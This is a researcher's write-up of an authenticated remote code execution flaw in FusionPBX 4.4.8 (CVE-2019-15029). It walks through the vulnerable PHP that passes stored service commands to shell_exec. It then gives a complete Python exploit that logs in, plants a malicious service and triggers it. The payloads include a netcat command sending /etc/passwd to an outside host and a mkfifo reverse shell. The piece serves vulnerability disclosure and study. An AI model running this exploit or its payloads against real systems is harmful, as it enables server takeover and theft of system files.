Summary about FusionPBX
FusionPBX can be used as a highly available single or domain based multi-tenant PBX, carrier grade switch, call center server, fax server, voip server, voicemail server, conference server, voice application server, appliance framework and more.
About the exploit
In this vulnerability the exploit was kind of easy to find and exploit, the exploitation of this vulnerability triggers by creating a new malicious service that holds a “start command” value, which suppose to be a special command to start/stop a service running in the operating system.
The attacker can control the “start command” variable by creating a new services using “service_edit.php” file which is handled via line #56 as POST value called “service_cmd_start” which is checked and filtered by a function called “check_str()” and then inserted to the database.
After creating the service and inserting it to the database, we can call it via “services.php” by sending a GET request to start the service and execute the stored “start command” which is controlled by us.
As we can see there is obvious piece of code that appears vulnerable which is line #102 in /app/services/services.php which contains:
if($service_type == 'svc'){
    if($HAS_WIN_SVC){
        $svc = new win_service($service_data);
        if ($_GET["a"] == "stop") {
            $_SESSION["message"] = $text['message-stopping'].': '.$service_name;
            $svc->stop();
        }
        if ($_GET["a"] == "start") {
            $_SESSION["message"] = $text['message-starting'].': '.$service_name;
            $svc->start();
        }
    }
}
else {
    if ($_GET["a"] == "stop") {
        $_SESSION["message"] = $text['message-stopping'].': '.$service_name;
        shell_exec($service_cmd_stop);
    }
    if ($_GET["a"] == "start") {
        $_SESSION["message"] = $text['message-starting'].': '.$service_name;
        shell_exec($service_cmd_start);
    }
}
header("Location: services.php");
return;
As we can see there is two shell_exec functions that execute the $service_cmd_start and $service_cmd_stop variables, this variables are already called from the database based on line #76 in services.php:
if (strlen($_GET["a"]) > 0) {
    $service_uuid = check_str($_GET["id"]);
    $sql = "select * from v_services ";
    $sql .= "where service_uuid = '$service_uuid' ";
    $prep_statement = $db->prepare(check_sql($sql));
    $prep_statement->execute();
    $result = $prep_statement->fetchAll(PDO::FETCH_NAMED);
    foreach ($result as &$row) {
        $domain_uuid = $row["domain_uuid"];
        $service_name = $row["service_name"];
        $service_type = $row["service_type"];
        $service_data = $row["service_data"];
        $service_cmd_start = $row["service_cmd_start"];
        $service_cmd_stop = $row["service_cmd_stop"];
        $service_description = $row["service_description"];
    }
Now we need to find the code that handles the creating of a new service, which is “service_edit.php”, the service_cmd_start POST value is stored in $service_cmd_start variable and passed to check_str function:
//action add or update

if (isset($_REQUEST["id"])) {
    $action = "update";
    $service_uuid = check_str($_REQUEST["id"]);
}
else {
    $action = "add";
}
//get http post and set it to php variables
if (count($_POST)>0) {
    $service_name = check_str($_POST["service_name"]);
    $service_type = check_str($_POST["service_type"]);
    $service_data = check_str($_POST["service_data"]);
    $service_cmd_start = check_str($_POST["service_cmd_start"]);
    $service_cmd_stop = check_str($_POST["service_cmd_stop"]);
    $service_description = check_str($_POST["service_description"]);
}
and will be inserted to the database by the following code:
if ($_POST["persistformvar"] != "true") {
    if ($action == "add" && permission_exists('service_add')) {
        $service_uuid = uuid();
        $sql = "insert into v_services ";
        $sql .= "(";
        $sql .= "domain_uuid, ";
        $sql .= "service_uuid, ";
        $sql .= "service_name, ";
        $sql .= "service_type, ";
        $sql .= "service_data, ";
        $sql .= "service_cmd_start, ";
        $sql .= "service_cmd_stop, ";
        $sql .= "service_description ";
        $sql .= ")";
        $sql .= "values ";
        $sql .= "(";
        $sql .= "'$domain_uuid', ";
        $sql .= "'$service_uuid', ";
        $sql .= "'$service_name', ";
        $sql .= "'$service_type', ";
        $sql .= "'$service_data', ";
        $sql .= "'$service_cmd_start', ";
        $sql .= "'$service_cmd_stop', ";
        $sql .= "'$service_description' ";
        $sql .= ")";
        $db->exec(check_sql($sql));
        unset($sql);
        messages::add($text['message-add']);
        header("Location: services.php");
        return;
    }
}
Now let’s take a look at the check_str function which is existed in /resources/functions.php line #62:
function check_str($string, $trim = true) {
    global $db_type, $db;
    //when code in db is urlencoded the ' does not need to be modified
    if ($db_type == "sqlite") {
        if (function_exists('sqlite_escape_string')) {
            $string = sqlite_escape_string($string);
        }
        else {
            $string = str_replace("'","''",$string);
        }
    }
    if ($db_type == "pgsql") {
        $string = pg_escape_string($string);
    }
    if ($db_type == "mysql") {
        if(function_exists('mysql_real_escape_string')){
            $tmp_str = mysql_real_escape_string($string);
        }
        else{
            $tmp_str = mysqli_real_escape_string($db, $string);
        }
        if (strlen($tmp_str)) {
            $string = $tmp_str;
        }
        else {
            $search = array("\\x00", "\\n", "\\r", "\\\\", "'", "\"", "\\x1a");
            $replace = array("\\\\x00", "\\\\n", "\\\\r", "\\\\\\\\" ,"\\'", "\\\\\"", "\\\\\\x1a");
            $string = str_replace($search, $replace, $string);
        }
    }
    $string = ($trim) ? trim($string) : $string;
    return $string;
}
And as we can see that the function is responsible about filtering the text from any character that can used to perform sql injection attacks based on the DMBS that is configured with FusionPBX, and we can see that that function doesn’t filter any shell commands or check for special characters used during command injection, so we can insert any command we want without any restrictions.
So I will try to execute this scenario via Burpsuite like the following:

| As we can see we added a new service called “PwnedService3” with the start command of “cat /etc/passwd | nc 172.0.1.3 1337”, now let’s back to “services.php” code and see how we can trigger our command. |

By accessing the following URL: services.php?id=8f62e4b0-95be-4567-9c84-1776b4c0d5d5&a=start
We got the command executed !!
Exploit Writing
After getting the code executed using burp, we need to automate the exploitation process, and I will break down the steps that we need in order to get RCE:
- Login to FusionPBX.
- Create a new service contains service_cmd_start as our payload.
- Get the service_id.
- Make a request to services.php with the service_id and parameter a=start.
The final python exploit code will be:
#!/usr/bin/python3

'''
# Exploit Title: FusionPBX v4.4.8 authenticated Remote Code Execution
# Date: 13/08/2019
# Exploit Author: Askar (@mohammadaskar2)
# CVE : 2019-15029
# Vendor Homepage: https://www.fusionpbx.com
# Software link: https://www.fusionpbx.com/download
# Version: v4.4.8
# Tested on: Ubuntu 18.04 / PHP 7.2
'''

import requests
from requests.packages.urllib3.exceptions import InsecureRequestWarning
import sys
import warnings
from bs4 import BeautifulSoup

# turn off BeautifulSoup and requests warnings
warnings.filterwarnings("ignore", category=UserWarning, module='bs4')
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

if len(sys.argv) != 6:
    print(len(sys.argv))
    print("[~] Usage : ./FusionPBX-exploit.py url username password ip port")
    print("[~] ./exploit.py http://example.com admin p@$$word 172.0.1.3 1337")

    exit()

url = sys.argv[1]
username = sys.argv[2]
password = sys.argv[3]
ip = sys.argv[4]
port = sys.argv[5]


request = requests.session()

login_info = {
    "username": username,
    "password": password
}

login_request = request.post(
    url+"/core/user_settings/user_dashboard.php",
     login_info, verify=False
 )


if "Invalid Username and/or Password" not in login_request.text:
    print("[+] Logged in successfully")
else:
    print("[+] Error with creds")

service_edit_page = url + "/app/services/service_edit.php"
services_page = url + "/app/services/services.php"
payload_info = {
    # the service name you want to create
    "service_name":"PwnedService3",
    "service_type":"pid",
    "service_data":"1",

    # this value contains the payload , you can change it as you want
    "service_cmd_start":"rm /tmp/z;mkfifo /tmp/z;cat /tmp/z|/bin/sh -i 2>&1|nc 172.0.1.3 1337 >/tmp/z",
    "service_cmd_stop":"stop",
    "service_description":"desc",
    "submit":"Save"
}

request.post(service_edit_page, payload_info, verify=False)
html_page = request.get(services_page, verify=False)

soup = BeautifulSoup(html_page.text, "lxml")

for a in soup.find_all(href=True):
    if "PwnedService3" in a:
        sid = a["href"].split("=")[1]
        break

service_page = url + "/app/services/services.php?id=" + sid + "&a=start"
print("[+] Triggering the exploit , check your netcat !")
request.get(service_page, verify=False)

You can find the exploit code here, and the exploit result will be like the following:
Metasploit Module

Also I wrote a Metasploit module to exploit this RCE with this code, you can find it here.
And the results will be: We popped a shell !